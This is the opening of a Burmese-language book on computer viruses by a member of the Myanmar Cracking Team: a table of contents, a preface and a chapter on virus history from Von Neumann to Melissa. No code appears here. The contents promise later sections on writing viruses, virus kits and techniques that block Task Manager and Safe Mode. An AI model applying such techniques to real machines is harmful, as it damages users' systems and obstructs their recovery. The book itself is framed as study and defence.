

# The Viruses Internals



**rhythm**  
(Myanmar Cracking Team)

## The Viruses : Internals V 1.0

### မာတိကာ

စဉ်	အကြောင်းအရာ	စာမျက်နှာ	
		မှ	ထိ
၁	စကားမိတ်ဆက်	၄	၅
	<b>အခန်း(၁)</b>		
	ကွန်ပျူတာပိုင်းရပ်စ်များ၏ သမိုင်းကြောင်း	၆	၁၀
	<b>အခန်း(၂)</b>		
	ပိုင်းရပ်စ်အမျိုးအစားများနှင့် လက္ခဏာများ	၁၁	၂၅
၃	Malware အမျိုးအစားများ	၁၁	၁၂
၄	ပိုင်းရပ်စ်ဆိုသည်မှာ	၁၂	၁၃
၅	ပိုင်းရပ်စ်ကုန် ကူးစက်ခြင်းအသွင်ဖြင့် အလုပ်လုပ်ပုံ	၁၃	၁၅
၆	ပိုင်းရပ်စ်ကုန် တိုက်ခိုက်ခြင်းအသွင်ဖြင့် အလုပ်လုပ်ပုံ	၁၅	၁၅
၇	ကွန်ပျူတာပိုင်းရပ်စ်များ ဖန်တီးကြခြင်း အကြောင်းရင်း	၁၆	၁၆
၈	ပိုင်းရပ်စ်ကဲ့သို့ တိုက်ခိုက်ပုံခြင်းရာ တူညီမှုများ	၁၆	၁၆
၉	ပိုင်းရပ်စ် Hoax များ	၁၇	၁၇
၁၀	ပိုင်းရပ်စ်တိုက်ခိုက်မှု လက္ခဏာများ	၁၇	၁၈
၁၁	ပိုင်းရပ်စ်အမျိုးအစား ခွဲခြားခြင်း	၁၈	၂၃
၁၂	ကိုယ်တိုင်ကုန်ပြင်နိုင်သောပိုင်းရပ်စ်များ	၂၃	၂၅
	<b>အခန်း(၃)</b>		
	ကွန်ပျူတာအလုပ်လုပ်ပုံ	၂၆	၃၈
၁၃	Windows XP/2000/NT Startup Process	၂၆	၂၈
၁၄	Windows NT Kernel	၂၈	၂၉
၁၅	Windows Logon Process (Winlogon)	၂၉	၃၁
၁၆	Windows Vista Startup Process	၃၁	၃၁
၁၇	သတိထားသင့်သော ပိုင်အမျိုးအစားများ	၃၁	၃၅
၁၈	Windows Registry	၃၆	၃၆
၁၉	Windows စနစ် စတင်ချိန်တွင် ပရိုဂရမ်များအား အလုပ်လုပ်စေခြင်း	၃၆	၃၇

စဉ်	အကြောင်းအရာ	စာမျက်နှာ	
		မှ	ထိ
၂၀	Registry Editor နှင့် Task Manager အား အသုံးပြုခွင့်မရအောင် တားဆီးခြင်း	၃၇	၃၇
၂၁	Control Panel မှ Folder Option အားဖျောက်ခြင်း	၃၇	၃၈
၂၂	Safe Mode မှ Boot လုပ်၍ မရစေရန် ပြုလုပ်ခြင်း	၃၈	၃၈
<b>အခန်း(၄)</b> <b>နာမည်ကျော်ဗိုင်းရပ်စ်များ</b>		၃၉	၅၂
၂၃	နီဒါန်း	၃၉	၃၉
၂၄	နည်းပညာဗိုင်းဆိုင်ရာ ထိခိုက်မှုများ	၃၉	၃၉
၂၅	ကျင့်ဝတ်နှင့် မူပိုင်ခွင့်ဆိုင်ရာထိခိုက်မှုများ	၃၉	၃၉
၂၆	စိတ်ဗိုင်းဆိုင်ရာ ထိခိုက်မှုများ	၄၀	၄၀
၂၇	Stoned ဗိုင်းရပ်စ်	၄၀	၄၃
၂၈	ကျေရဆလင်ဗိုင်းရပ်စ်	၄၃	၄၃
၂၉	Morris Worm	၄၃	၄၇
၃၀	The Concept ဗိုင်းရပ်စ်	၄၇	၄၈
၃၁	Melissa Worm	၄၈	၄၉
၃၂	Loveletter Worm	၄၉	၅၀
၃၃	The Anna Kournikova ဗိုင်းရပ်စ်	၅၀	၅၁
၃၄	CodeRed	၅၁	၅၂
<b>အခန်း(၅)</b> <b>ပြည်တွင်းဖြစ် ဗိုင်းရပ်စ်များ</b>		၅၃	၆၅
၃၅	နီဒါန်း	၅၃	၅၃
၃၆	Magway FC ဗိုင်းရပ်စ်	၅၃	၆၂
၃၇	Thayet Myo Hacking Day ဗိုင်းရပ်စ်	၆၂	၆၃
၃၈	Loikaw ဗိုင်းရပ်စ်	၆၃	၆၃
၃၉	Happy Birthday ဗိုင်းရပ်စ်	၆၃	၆၄
၄၀	One Missed Call ဗိုင်းရပ်စ်	၆၄	၆၄

စဉ်	အကြောင်းအရာ	စာမျက်နှာ	
		မှ	ထိ
၄၁	Kolay ဗိုင်းရပ်စ်	၆၄	၆၅
	<b>အခန်း(၆)</b> <b>ဗိုင်းရပ်စ်ရန်အားကာကွယ်ခြင်း</b>	၆၆	
၄၂	ဗိုင်းရပ်စ်၏ အဆင့်များ	၆၆	၆၆
၄၃	ရိုးရှင်းသောဗိုင်းရပ်စ်များဖန်တီးခြင်း	၆၆	၆၇
၄၄	ဗိုင်းရပ်စ်ဖန်တီးနိုင်သော Kit များ	၆၇	၆၈
၄၅	ဗိုင်းရပ်စ်များအား စုံစမ်းရှာဖွေခြင်း နည်းလမ်းများ	၆၈	၆၈
၄၆	စုံစမ်းစစ်ဆေးခြင်း	၆၈	၆၉
၄၇	ဖိုင်များ၏ Integrity ကိုစစ်ဆေးခြင်း	၆၉	၆၉
၄၈	Interceptor များကိုအသုံးပြုခြင်း	၆၉	၆၉
၄၉	ဗိုင်းရပ်စ်များအား ခွဲခြမ်းစိတ်ဖြာခြင်း	၇၀	၇၁
၅၀	ဗိုင်းရပ်စ်များအား ကာကွယ်ခြင်း	၇၁	၇၂
၅၂	ကိုးကားကျမ်းစာရင်း	၇၃	၇၃

## စကားမိတ်ဆက်

၁။ ယနေ့မျက်မှောက်ခေတ်တွင် နည်းပညာများ အရှိန်အဟုန်မြင့် တိုးတက်လျက်ရှိပေသည်။ ၎င်းအနက် ကွန်ပျူတာနည်းပညာသည် ဖွံ့ဖြိုးတိုးတက်မှု အမြန်ဆုံးဖြစ်သည်။ Microsoft မှ Windows XP ကို ထုတ်လုပ်ပြီးနောက်ပိုင်း၊ Intel မှ Processor များကို ဈေးနှုန်းသက်သာစွာဖြင့် ထုတ်လုပ်ရောင်းချပြီးနောက်ပိုင်းတွင် Desktop ကွန်ပျူတာများ၊ Laptop ကွန်ပျူတာများ သုံးစွဲမှုသည် အံ့မခန်းတိုးတက်လာခဲ့ပေသည်။ ကွန်ပျူတာနည်းပညာတိုးတက်လာခြင်းကြောင့် အချိန်ကုန်သက်သာခြင်း၊ လူ့စွမ်းအားချွေတာနိုင်ခြင်း၊ ငွေကြေးကုန်ကျမှုသက်သာလာခြင်း စသည့်အကျိုးကျေးဇူးများကို ခံစားလာရသလို ကွန်ပျူတာနည်းပညာကို အလွဲသုံးစားပြုပြီး ကွန်ပျူတာစနစ်များ၏ အားနည်းချက်များကို အခြေခံ၍ မကောင်းမှုကျူးလွန်လာကြသည့် ဖြစ်စဉ်များကိုလည်း ကြုံတွေ့လာကြရပါသည်။

၂။ ကွန်ပျူတာနည်းပညာဖွံ့ဖြိုးတိုးတက်မှုတွင် ဆော့ဖ်ဝဲလ်နည်းပညာဖွံ့ဖြိုးတိုးတက်မှု (Software Development) သည် အရေးပါသောအခန်းကဏ္ဍဖြစ်လာပြီး မတူညီသော စက်လည်ပတ်မှုစနစ် (Operating System) များတွင် မတူညီသော ပရိုဂရမ်ဘာသာစကားများဖြင့် ဆော့ဖ်ဝဲလ်များကို ရေးသားဖန်တီးလာကြပါသည်။ အကျိုးပြုဆော့ဖ်ဝဲလ်များ မြောက်များစွာပေါ်ထွက်လာသကဲ့သို့ တစ်ဖက်တွင်လည်း ကွန်ပျူတာစက်လည်ပတ်မှုစနစ်ကို အနှောင့်အယှက်ဖြစ်စေမည့် ကွန်ပျူတာဗိုင်းရပ်စ်များလည်း ပေါ်ထွက်လာခဲ့ကြပါသည်။

၃။ ကွန်ပျူတာနည်းပညာ အခြေခံအားနည်းသောသူများပင်ဖြစ်စေ၊ ကျွမ်းကျင်သော ပညာရှင်များပင်ဖြစ်စေ ကွန်ပျူတာဗိုင်းရပ်စ်များ၏ အန္တရာယ်ကို အနည်းနှင့်အများ မလွဲမသွေ ကြုံတွေ့ခဲ့ရပါသည်။ ကွန်ပျူတာဗိုင်းရပ်စ်များကြောင့် ပျက်စီးဆုံးရှုံးမှု မြောက်များစွာကြုံတွေ့ခဲ့ရသလို၊ စိတ်အနှောင့်အယှက်ဖြစ်ခြင်း၊ အချိန်ကုန်စေခြင်း စသည့် ဆိုးကျိုးများကို ခံစားစေခဲ့ရပါသည်။ ထင်ရှားသောဓာတ်မှန်မှာ ၂၀၁၀ ခုနှစ်တွင် အီရန်၏နယူကလီးယားစက်ရုံများကို ပစ်မှတ်ထားတိုက်ခိုက်ခဲ့သည့် Stuxnet ဗိုင်းရပ်စ်ကြောင့် အီရန်တို့၏ နယူကလီးယားအစီအစဉ်များ နှောင့်နှေးစေခဲ့ခြင်းဖြစ်သည်။ ယခုအခါတွင် ကွန်ပျူတာဗိုင်းရပ်စ်များသည် ကွန်ပျူတာစက်လည်ပတ်မှုစနစ်ကို ဖျက်ဆီးရုံမျှမကတော့ သတင်းအချက်အလက်များ ခိုးယူခြင်း စသည့် လုပ်ဆောင်ချက်များကိုပါ လုပ်ဆောင်လာကြသည့်အတွက် နိုင်ငံတော်လုံခြုံရေးကိုပင် ထိပါးလာနိုင်သည်ကို တွေ့ရပေသည်။ ထို့ကြောင့် ကွန်ပျူတာဗိုင်းရပ်စ်များ၏အန္တရာယ်မှ ကာကွယ်နိုင်ရန်အတွက် ဗိုင်းရပ်စ်ရန်ကာကွယ်သည့် Anti-virus ဆော့ဖ်ဝဲလ်များရေးသားခဲ့ကြပြီး ဗိုင်းရပ်စ်အန္တရာယ်မှ ကာကွယ်နိုင်ရန် ကြိုးပမ်းခဲ့ကြပေသည်။

၄။ ယနေ့ခေတ်တွင် ကွန်ပျူတာသုံးစွဲသူများသည် Anti-virus ဆော့ဖ်ဝဲလ်များအသုံးပြုလျှင် ဗိုင်းရပ်စ်များရန်ကို အကြွင်းမဲ့ကာကွယ်နိုင်မည်ဟု မှားယွင်းစွာ ယူဆနေကြပါသည်။ အကောင်းဆုံး Anti-virus ဆော့ဖ်ဝဲလ်များတွင် အားသာချက် မည်မျှပင်ရှိစေကာမူ နောက်ဆုံးထွက်ရှိသော ဗိုင်းရပ်စ်များကို မသိရှိ၊ မဖယ်ရှားပါ။ Anti-virus များသည် ယခင်ယခင်ထွက်ရှိဖူးသော၊ တိုက်ခိုက်ဖျက်ဆီးဖူးသော ဗိုင်းရပ်စ်များကိုသာ သိရှိနိုင်ပေသည်။ ယနေ့ခေတ်တွင် လူငယ်များသည် ပရိုဂရမ်ရေးသားခြင်းဘက်တွင် စိတ်ပါဝင်စားလာခြင်းနှင့်အတူ ဗိုင်းရပ်စ်များကို လက်တည့်စမ်းရေးသားလာကြသည်ကို တွေ့မြင်လာရပါသည်။ ထိုဗိုင်းရပ်စ်များကို Anti-virus အားလုံးက စုံစမ်းသိရှိနိုင်ခြင်း မရှိကြပါ။ ထို့ကြောင့် ဗိုင်းရပ်စ်အန္တရာယ်ကို အကြွင်းမဲ့ကာကွယ်နိုင်ရေးသည် မိမိကိုယ်တိုင် ဗိုင်းရပ်စ်နှင့်ပတ်သက်သော ဗဟုသုတပြည့်စုံခဲ့မှသာ ပြီးပြည့်စုံနိုင်မည်ဖြစ်ပါသည်။

၅။ ဗိုင်းရပ်စ်တို့၏ ဖျက်ဆီးမှုအန္တရာယ်နှင့် သတင်းအချက်အလက်များကို သိရှိနိုင်ရုံမျှဖြင့် ဗိုင်းရပ်စ်အန္တရာယ်ကို အထိုက်အသင့်သာ ကာကွယ်နိုင်မည်ဖြစ်သည်။ ဆော့ဖ်ဝဲလ်ဗိုင်းရပ်စ်နှင့်သက်ဆိုင်သော Reverse Engineering ဘာသာရပ်ကိုလေ့လာထားပြီး ပရိုဂရမ်ရေးသားခြင်းကို ကျွမ်းကျင်ပိုင်နိုင်သူများသာ ဗိုင်းရပ်စ်



ရန်ကို ရာနှုန်းပြည့်နီးပါး ကာကွယ်နိုင်မည်ဖြစ်ပါသည်။ ထို့ကြောင့် Reverse Engineering ဘာသာရပ်ကို ကျွမ်းကျင်ပိုင်နိုင်မှုရှိစေရန် လူ့စွမ်းအားအရင်းအမြစ်များ မွေးထုတ်ပေးရန် လိုအပ်ပါသည်။

၆။ ဤစာအုပ်ဖြစ်ပေါ်လာပုံမှာ သင်တန်းတစ်ခုတွင် စာတမ်းအဖြစ်တင်သွင်းရန် ရည်ရွယ်ခြင်းမှ စတင်ပါသည်။ စာတမ်းတစ်ခုဖြစ်မြောက်ရန်အတွက် လိုအပ်သောအရင်းအမြစ်များကို ရှာဖွေရာတွင် အချိန်ကန့်သတ်ချက်ရှိသည့်အတွက် ဤစာအုပ်သည် ပြည့်စုံလုံလောက်သော အချက်အလက်များကို ပေးနိုင်မည် မဟုတ်ကြောင်းလည်း ဝန်ခံလိုပါသည်။ မူလက ဤစာအုပ်အား ထုတ်ဝေရန် အစီအစဉ်မရှိသေးပါ။ ထပ်မံဖြည့်စွက်ချက်များဖြည့်စွက်ပြီးမှ ထုတ်ဝေလိုသည့်ဆန္ဒရှိပါသည်။ သို့သော်လည်း စာဖတ်သူများလက်ထဲသို့ စောလျင်စွာ ဖြန့်ချိလိုသည့်ဆန္ဒလည်းရှိသည့်အတွက် ဖြန့်ဝေခြင်းဖြစ်ပါသည်။ ထို့ကြောင့် မပြည့်စုံမှုများ၊ အားနည်းချက်များ၊ အမှားအယွင်းများ ပါလာပါက နားလည်ခွင့်လွှတ်စေလိုပါသည်။

၇။ ဗိုင်းရပ်စ်အကြောင်းနှင့်ပတ်သက်၍ အွန်လိုင်းတွင် အခမဲ့ရေးသားဖြန့်ဖြူးထားသောစာအုပ်များ၊ ပုံနှိပ်ထုတ်ဝေထားသော စာအုပ်များကို ဖတ်ပြီးကတည်းက အစာမကြေသောအချက်များ ဖြစ်ခဲ့မိပါသည်။ ဗိုင်းရပ်စ်နှင့်ပတ်သက်သည့် မှားယွင်းသောသုံးသပ်ယူဆချက်များ၊ ဗိုင်းရပ်စ်များအကြောင်း ပြည့်ပြည့်စုံစုံရေးသားဖော်ပြနိုင်မှုမရှိခြင်းတို့က ဗိုင်းရပ်စ်နှင့်ပတ်သက်သောစာအုပ်တစ်အုပ်ကို ရေးသားလိုသော အာသီသကိုဖြစ်စေခဲ့ပါသည်။ စာအုပ်စာတမ်းတစ်ခုတွင် အကြောင်းအရာ ပြည့်စုံမှုမရှိသည်ကို လက်ခံနားလည်ပေး၍ ရသော်လည်း ဗိုင်းရပ်စ်၏သဘောသဘာဝ၊ အလုပ်လုပ်ပုံကို ကောင်းစွာနားလည်ခြင်းမရှိဘဲ မှားယွင်းသုံးသပ်ခြင်းက စာဖတ်သူကို အန္တရာယ်ဖြစ်စေပါသည်။ နောက်တစ်ချက်ဆွေးနွေးလိုသည်မှာ စာရေးသားရာတွင် စာဖတ်သူ အထင်အမြင်ကြီးစေရန် ဖိန့်လုံး၊ လှိမ့်လုံးများ သုံးခြင်းဖြစ်ပါသည်။ စာဖတ်သည်ဆိုသည်မှာ အကြောင်းအရာတစ်ခုကို ကိုယ်မသိရှိ၍ ဖတ်ခြင်းဖြစ်နိုင်သလို၊ မိမိသိရှိပြီးသား အကြောင်းအရာတစ်ခုခုကို အခြားသူများ မည်ကဲ့သို့ထင်မြင်သည်ကို သိလို၍ ဖတ်ခြင်းလည်းဖြစ်နိုင်ပါသည်။ စာဖတ်သူများသည် စာရေးသူထက် ပိုမိုသိရှိတတ်ကျွမ်းသူများလည်း အများကြီး ရှိနိုင်ပါသည်။ စာအုပ်တစ်အုပ်ကို ရေးသားခြင်း၏ အဓိကရည်ရွယ်ချက်မှာ ကိုယ်ရည်သွေးရာလိုခြင်းထက် မိမိတင်ပြလိုသော အကြောင်းအရာကို စာဖတ်သူများ နားလည်သိရှိစေရေးသည်သာ အဓိကကျသည်ဟု မြင်ပါသည်။ ဗိုင်းရပ်စ်နှင့်ပတ်သက်သောကုဒ်များကိုလည်း အတတ်နိုင်ဆုံးပြည့်ပြည့်စုံစုံ ဖော်ပြပေးထားပါသည်။ စာဖတ်သူများကို ပြောကြားလိုသည့်အချက်မှာ ဗိုင်းရပ်စ်ကုဒ်များကို ပုံတူကူးချအသုံးချခြင်းထက် ၎င်းကုဒ်များအလုပ်လုပ်ပုံကိုသာ ဦးစားပေးလေ့လာစေလိုပါသည်။

၈။ ဤစာအုပ်ရေးသားရာတွင် ကျေးဇူးတင်ထိုက်သူများရှိပါသည်။ ပြည်တွင်းဖြစ်ဗိုင်းရပ်စ်များအကြောင်းရေးသားရန်အတွက် ကျွန်တော့်တွင် ပြည်တွင်းဖြစ်ဗိုင်းရပ်စ်များမရှိပါ။ ထို့ကြောင့် ပြည်တွင်းဖြစ်ဗိုင်းရပ်စ်များကို ပေးပို့ပေးရန်အတွက် အွန်လိုင်းတွင်မေတ္တာရပ်ခံခဲ့ပါသည်။ အွန်လိုင်းမှ ညီငယ်တစ်ဦးဖြစ်သော သစ်ပင်က ကျွန်တော့်အတွက် ပြည်တွင်းတွင်ကူးစက်ပျံ့ပွားခဲ့သော ဗိုင်းရပ်စ်များ၊ ပြည်တွင်းမှရေးသားသော မကွေးအက်ဖ်စီဗိုင်းရပ်စ်ကို ပေးပို့ပေးခဲ့ပါသည်။ ညီလေးသစ်ပင်အား ဦးစွာကျေးဇူးတင်လိုပါသည်။ အခြားသောကျေးဇူးတင်ထိုက်သူများမှာ ဤစာအုပ်ဖြစ်မြောက်ရေးအတွက် တွန်းအားဖြစ်စေခဲ့သော ကျွန်တော်၏ သူငယ်ချင်းဖြစ်သူ WML နှင့် စာအုပ်မျက်နှာဖုံးရေးဆွဲပေးခဲ့သော ZMA တို့ဖြစ်ပါသည်။

၉။ ဤစာအုပ်ရေးသားသောအချိန်တွင် ကျွန်တော့်တွင် မကွေးအက်ဖ်စီဗိုင်းရပ်စ်တစ်ခုသာရှိနေသည့်အတွက် ထိုဗိုင်းရပ်စ်တစ်ခုအကြောင်းကိုသာ အသေးစိတ်သုံးသပ်နိုင်ခဲ့ပါသည်။ အလားတူ ပြည်တွင်းတွင်ကူးစက်ခဲ့သော ဗိုင်းရပ်စ်များကိုလည်း အချိန်အခက်အခဲကြောင့် လေ့လာနိုင်ခြင်း မရှိခဲ့ပါ။ နောက်ထပ် ရေးသားဖော်ပြလိုသည့် Polymorphic ဗိုင်းရပ်စ်နှင့် Metamorphic ဗိုင်းရပ်စ်များကိုမူ နောင်ထွက်ရှိမည့် Version များတွင် ထည့်သွင်းဖော်ပြပေးမည်ဖြစ်ကြောင်း အသိပေးအပ်ပါသည်။

## အခန်း(၁)

### ကွန်ပျူတာဗိုင်းရပ်စ်များ၏ သမိုင်းကြောင်း

၁။ ကွန်ပျူတာဗိုင်းရပ်စ်များ၏ မူလအစကို ပြန်ကြည့်လျှင် ၁၉၄၉ ခုနှစ်တွင် သင်္ချာပညာရှင် John Von Neumann က ယနေ့ခေတ် ကွန်ပျူတာဗိုင်းရပ်စ်များနှင့် သဘောချင်းဆင်သော ကိုယ်တိုင်ပွားပရိုဂရမ်များအကြောင်း ဖော်ပြခဲ့ခြင်းမှ စတင်ခဲ့ပါသည်။ သို့သော် ၁၉၆၀ မတိုင်မီနှစ်များအတွင်း လက်ရှိဗိုင်းရပ်စ်များထက် ရှေးကျသော ဗိုင်းရပ်စ်များကို တွေ့ရှိခြင်း မရှိခဲ့ပါ။ ၎င်းနောက် ဆယ်စုနှစ်အတွင်း ပရိုဂရမ်မာတစ်စုက Core Wars ဟုအမည်ရသော ဂိမ်းတစ်ခုကို ဖန်တီးခဲ့ကြပါသည်။ ထိုဂိမ်းသည် သူ့အလုပ်လုပ်သည့်အချိန်တိုင်းတွင် ပရိုဂရမ်များ ပွားနေတတ်ပြီး အခြားဂိမ်းကစားသူတစ်ယောက်၏ ကွန်ပျူတာမှတ်ဉာဏ်ကိုပင် ပြည့်စေသည်အထိ ဖြစ်ခဲ့သည်။ ထိုဂိမ်းကိုဖန်တီးသူများကပင် ပထမဆုံး Anti-virus ဟုဆိုနိုင်သော Reaper ပရိုဂရမ်ကိုရေးသားခဲ့ပြီး ထိုပရိုဂရမ်သည် Core Wars ၏ ကိုယ်ပွားများအား ဖျက်ဆီးခြင်းကို ပြုလုပ်ခဲ့ပါသည်။ မည်သို့ဆိုစေကာမူ ၁၉၈၃ ခုနှစ်တွင် ၎င်းပရိုဂရမ်မာများထဲမှတစ်ယောက်က Core Wars များရှိခဲ့ကြောင်း နာမည်ကြီးသိပ္ပံမဂ္ဂဇင်းတစ်စောင်တွင် ထုတ်ဖော်ခဲ့သည်။ ဤအကြောင်းသည် ကျွန်ုပ်တို့ယနေ့ခေါ်ဝေါ်နေကြသော ကွန်ပျူတာဗိုင်းရပ်စ်များ၏ အစဖြစ်ခဲ့ပါသည်။ ၎င်းနှစ်တွင်ပင် Fred Cohen က သူ၏ကျမ်းပြုစာတမ်းတွင် ‘ကွန်ပျူတာဗိုင်းရပ်စ်ဆိုသည်မှာ အခြားကွန်ပျူတာပရိုဂရမ်များအား ပြုပြင်ပြီး သူ့ကိုယ်စားပွားများစေသော ကွန်ပျူတာပရိုဂရမ်တစ်ခု’ ဟု အဓိပ္ပာယ်ဖွင့်ဆိုခဲ့ပါသည်။

၂။ ထိုအချိန်၌ MS-DOS (Microsoft Disk Operating System) သည် ကမ္ဘာတစ်လွှားတွင် ပြိုင်ဘက်ကင်းစက်လည်ပတ်မှုစနစ် ဖြစ်တော့မည်ဖြစ်ပါသည်။ ၎င်းစနစ်သည် ဆော့ဖ်ဝဲလ်ဖွံ့ဖြိုးတိုးတက်မှုအတွက် အလားအလာကောင်းများ ဖြစ်စေခဲ့သော်လည်း Hardware ပိုင်းဆိုင်ရာမပြည့်စုံမှုများ ရှိနေခဲ့ပါသည်။ ဤကဲ့သို့ မပြည့်စုံမှုများရှိခဲ့သည့်တိုင် MS-DOS သည် ၁၉၈၆ ခုနှစ်တွင် ဗိုင်းရပ်စ်တစ်မျိုး၏ ပစ်မှတ်ဖြစ်ခဲ့ရပါသည်။ ထိုဗိုင်းရပ်စ်ကား ပါကစ္စတန်နိုင်ငံသားနှစ်ဦးဖြစ်သော Basit နှင့် Amjad တို့ဖန်တီးခဲ့သော Brain ဗိုင်းရပ်စ်ဖြစ်ပြီး Floppy Disk ၏ Boot Sector များအား ကူးစက်စေကာ Disk ထဲရှိအချက်အလက်များအား ဖတ်ရှု၍မရနိုင်အောင်ပြုလုပ်ပေးသည်။ ဗိုင်းရပ်စ်ကူးစက်ခံထားရသော Floppy Disk များတွင် ‘© Brain’ အမည်ကို တွေ့ရှိရပါသည်။ ထိုနှစ်တွင်ပင် ပထမဆုံးသော ထရိုဂျန် (Trojan) ဖြစ်သော PC-Write Application မွေးဖွားခဲ့ကြောင်း တွေ့မြင်ခဲ့ရပါသည်။

၃။ မကြာမီတွင် ဗိုင်းရပ်စ်ရေးသားသူများက ဖိုင်များကို ကူးစက်ခြင်းသည် စက်လည်ပတ်မှုစနစ်များအား ပို၍ဒုက္ခပေးနိုင်ကြောင်း သဘောပေါက်လာကြသည်။ ၁၉၈၇ ခုနှစ်တွင် ပထမဆုံးသော ဖိုင်များကို ကူးစက်စေသော Suriv-02 ဗိုင်းရပ်စ် ပေါ်ပေါက်လာခဲ့ပြီး .com ဖိုင်များကို ကူးစက်ခဲ့ကာ နာမည်ဆိုးဗိုင်းရပ်စ်များဖြစ်သော Jerusalem (ခေါ်) Viernes 13 တို့ကို လမ်းဖွင့်ပေးခဲ့သည်။ Jerusalem ဗိုင်းရပ်စ်သည် ၁၃ရက်မြောက်နေ့ သောကြာရောက်တိုင်း အသက်ဝင်လာပြီး .exe နှင့် .com ဖိုင်များကို ကူးစက်စေကာ ထိုနေ့တွင်အလုပ်လုပ်သော ပရိုဂရမ်တိုင်းကို ဖျက်ဆီးပစ်လေသည်။ ကွန်ပျူတာသုံးစွဲသူများ၏ ပရိုဂရမ်ပေါင်းသောင်းနှင့်ချီ၍ ဖျက်ဆီးနိုင်ခဲ့သည်။ ၁၉၈၈ ခုနှစ်တွင် Morris Worm ပေါ်ထွက်လာခဲ့ပြီး ကွန်ပျူတာအလုံးရေ ၆၀၀၀ အား ထိခိုက်စေခဲ့ပါသည်။ Nascent အင်တာနက်ကို ချိတ်ဆက်ထားသော ကွန်ပျူတာအားလုံး၏ ၁၀% ကူးစက်ခံခဲ့သည်။ ၎င်းကိုဖန်တီးသူ Cornell တက္ကသိုလ်မှ ဘွဲ့ရကျောင်းသား Robert

Tappan Morris သည် ကွန်ပျူတာပိုင်းဆိုင်ရာ လိမ်လည်မှုနှင့် အလွဲသုံးစားမှုပဒေအရ အရေးယူခံရသော ပထမဆုံးပုဂ္ဂိုလ်ဖြစ်ခဲ့သည်။

၄။ ၁၉၉၀ တွင် Symantec မှ ပထမဆုံးသော Anti-virus ပရိုဂရမ်ဖြစ်သည့် Norton Anti-virus ကို ဖြန့်ဖြူးခဲ့သည်။ ၁၉၉၁ ခုနှစ်တွင် ပထမဆုံးသော Polymorphic ဗိုင်းရပ်စ်ဖြစ်သော Tequila ဗိုင်းရပ်စ် ပျံ့နှံ့ခဲ့သည်။ Polymorphic ဗိုင်းရပ်စ်များသည် ကူးစက်မှုအသစ်တစ်ခုဖြစ်တိုင်း သူတို့၏တည်ရှိမှုအနေအထား ပြောင်းလဲနေသောကြောင့် ဗိုင်းရပ်စ်စုံစမ်းရေးပရိုဂရမ်များ (Scanners) ကို စုံစမ်းရခက်ခဲစေသည်။ ၁၉၉၂ ခုနှစ်တွင် ဗိုင်းရပ်စ်အရေအတွက် ၁၃၀၀ ထိရှိလာပြီး ၁၉၉၀ ဒီဇင်ဘာတွင်ရှိသော ဗိုင်းရပ်စ်များထက် ၄၂၀% တိုးပွားလာခဲ့သည်ကို တွေ့ရပါသည်။ ၎င်းနှစ်များတွင်ပင် The Dark Avenger Mutation Engine (DAME) ကိုဖန်တီးခဲ့ကြပြီး ထို Toolkit သည် ရိုးရိုးဗိုင်းရပ်စ်များကို Polymorphic ဗိုင်းရပ်စ်များအဖြစ် ပြောင်းလဲပေးသည်။ အလားတူ Virus Creation Laboratory ပရိုဂရမ်ပေါ်လာပြီး ၎င်းသည် ပထမဆုံးသော တကယ့်ဗိုင်းရပ်စ်စစ်စစ်များကို ဖန်တီးထုတ်လုပ်ပေးသော Toolkit တစ်ခုဖြစ်လာသည်။

၅။ ၁၉၉၄ ခုနှစ်တွင် Good Times အီးမေးလ်ကောလာဟလသည် ကွန်ပျူတာအဖွဲ့အစည်းကြား ပျံ့နှံ့ခဲ့သည်။ ထိုကောလာဟလက ‘အီးမေးလ်ခေါင်းစဉ်အမည်တွင် Good Times စာကြောင်းပါသော အီးမေးလ်အားဖွင့်ခဲ့လျှင် Hard Drive တစ်ခုလုံးရှိ အချက်အလက်များကို ဖျက်ဆီးပစ်လိမ့်မည်’ဟု သတိပေး ခြင်းဖြစ်သည်။ မဟုတ်မမှန်သော်လည်း ထိုကောလာဟလသည် ခြောက်လမှ ဆယ်နှစ်လကြာတိုင်း ပြန်လည် ပေါ်ထွက်လာလေသည်။ ၁၉၉၅ နှစ်ပိုင်းများတွင် Word Concept သည် အပျံ့နှံ့ဆုံးသောဗိုင်းရပ်စ်ဖြစ်လာပြီး Microsoft Word ဖိုင်များတွင် ပျံ့ပွားလေသည်။ ကွန်ပျူတာသုံးစွဲသူများ၏ Document များကို အီးမေးလ်များ မှ ဖြန့်သုံးစွဲခြင်းကြောင့် ဗိုင်းရပ်စ်ပျံ့နှံ့မှု လျင်မြန်စေခဲ့သည်။ ၁၉၉၆ ခုနှစ်တွင် Bazar Laurus (Macro ဗိုင်းရပ်စ်) နှင့် Staog ဗိုင်းရပ်စ်တို့သည် Windows 95 ၏ဖိုင်များ၊ Excel နှင့် Linux တို့ကို ကူးစက်စေခဲ့သော ပထမဆုံး ဗိုင်းရပ်စ်များဖြစ်ခဲ့သည်။

၆။ ၁၉၉၈ ခုနှစ်တွင် ပေါ်ပေါက်ခဲ့သော StrangeBrew ဗိုင်းရပ်စ်သည် JAVA Class ဖိုင်များကို ကူးစက်စေခဲ့သည်။ အလားတူပင် Chernobyl ဗိုင်းရပ်စ်သည်လည်း .exe ဖိုင်များမှတစ်ဆင့် လျင်မြန်စွာ ပျံ့ပွားခဲ့သည်။ Chernobyl ဗိုင်းရပ်စ်သည် ဖိုင်များကိုသာတိုက်ခိုက်ရုံတင်မဟုတ်ဘဲ ကူးစက်ခံရသောကွန်ပျူ တာများရှိ Flash BIOS များကိုပင် တိုက်ခိုက်ခဲ့သည်။ ကာလီဖိုးနီးယားပြည်နယ်မှ ဆယ်ကျော်သက်နှစ်ဦးသည် စစ်ဘက်၊ အစိုးရနှင့် ပုဂ္ဂလိကကွန်ပျူတာစနစ် ၅၀၀ကျော်ကို ထိုးဖောက်တိုက်ခိုက်ပြီး ထိန်းချုပ်မှုရယူခဲ့သည်။

၇။ ၁၉၉၉ ခုနှစ်တွင်ပေါ်ပေါက်ခဲ့သော Melissa ဗိုင်းရပ်စ်သည် အီးမေးလ်အနေနှင့်တွဲပါလာသော Document ဖိုင်ထဲရှိ Macro တစ်ခုကို အလုပ်လုပ်စေပြီး ကွန်ပျူတာသုံးစွဲသူ၏ Outlook Address Book မှ လူ ၅၀ ဦးဆီ ကူးစက်ခံရသော Document ကိုပို့လေသည်။ ထိုဗိုင်းရပ်စ်သည် အခြားသော Word Document ဖိုင်များကိုလည်းကူးစက်ပြီး ထိုဖိုင်များကို Attachement အနေဖြင့်တွဲပြီးပို့မိပါက အခြားသူများ၏ Word Document များကိုလည်း ကူးစက်စေမည်ဖြစ်ပါသည်။ Melissa သည် အခြားထွက်ရှိပြီးသော ဗိုင်းရပ်စ်များ ထက် 